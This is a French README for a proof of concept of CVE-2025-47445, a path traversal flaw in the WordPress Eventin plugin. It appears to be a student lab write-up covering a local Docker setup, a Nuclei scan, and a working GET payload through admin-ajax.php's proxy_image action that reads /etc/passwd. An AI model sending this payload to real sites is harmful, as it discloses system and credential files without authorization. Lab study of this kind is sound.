 inverterad/cve-2025-47445-poc
Exploit de preuve de concept pour CVE-2025-47445, une vulnérabilité de traversée de chemin dans le plugin WordPress Eventin. Inclut des instructions de configuration pour un environnement Docker local et des étapes d'exploitation manuelles.

Cette preuve de concept est basée sur un devoir scolaire où nous voulions trouver un plugin wordpress vulnérable et tester ladite vulnérabilité dans un environnement local contrôlé.
| Info | |
|---|---|
| Plugin Wordpress: | Wordpress Eventin |
| Version du plugin: | 4.0.26 (ou plus ancienne) |
| Informations CVE: | Project Discovery - Bibliothèque des vulnérabilités |
| CVEdetails.com | |
| Outils d'intérêt: | Environnement de laboratoire Wordfence |
| Docker | |
| Burp Suite | |
| Nuclei |
Worfence Docker WordPress Research Lab propose deux environnements différents, l'un avec une version PHP plus ancienne, nous opterons pour le plus récent.
# In the dockerwp84 folder
docker-compose build
docker-compose up -d
Après cela, j'ai configuré la page Wordpress via localhost:1337. J'ai téléchargé le plugin Eventin, spécifiquement la version 4.0.26 depuis la boutique de plugins et je l'ai installé et activé via l'interface Wordpress.
Maintenant, tout devrait être prêt.

Je veux voir si Nuclei peut trouver la CVE que je recherche, donc j'exécute une instance via un conteneur docker temporaire.
docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337
J'ai essayé d'exécuter Nuclei plusieurs fois et j'ai obtenu des résultats différents, je ne sais pas pourquoi. Mais finalement, il trouve la CVE, ainsi que quelques autres choses que je ne cherchais pas spécifiquement.

Pour voir si je peux accéder au fichier /etc/passwd, je saisis simplement la charge utile suivante dans ma requête GET.
/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd
Et ce fut un succès.
Ceci a été fait à des fins éducatives.
Assurez-vous de mettre à jour tous vos logiciels. De nouvelles CVE sont découvertes chaque jour.
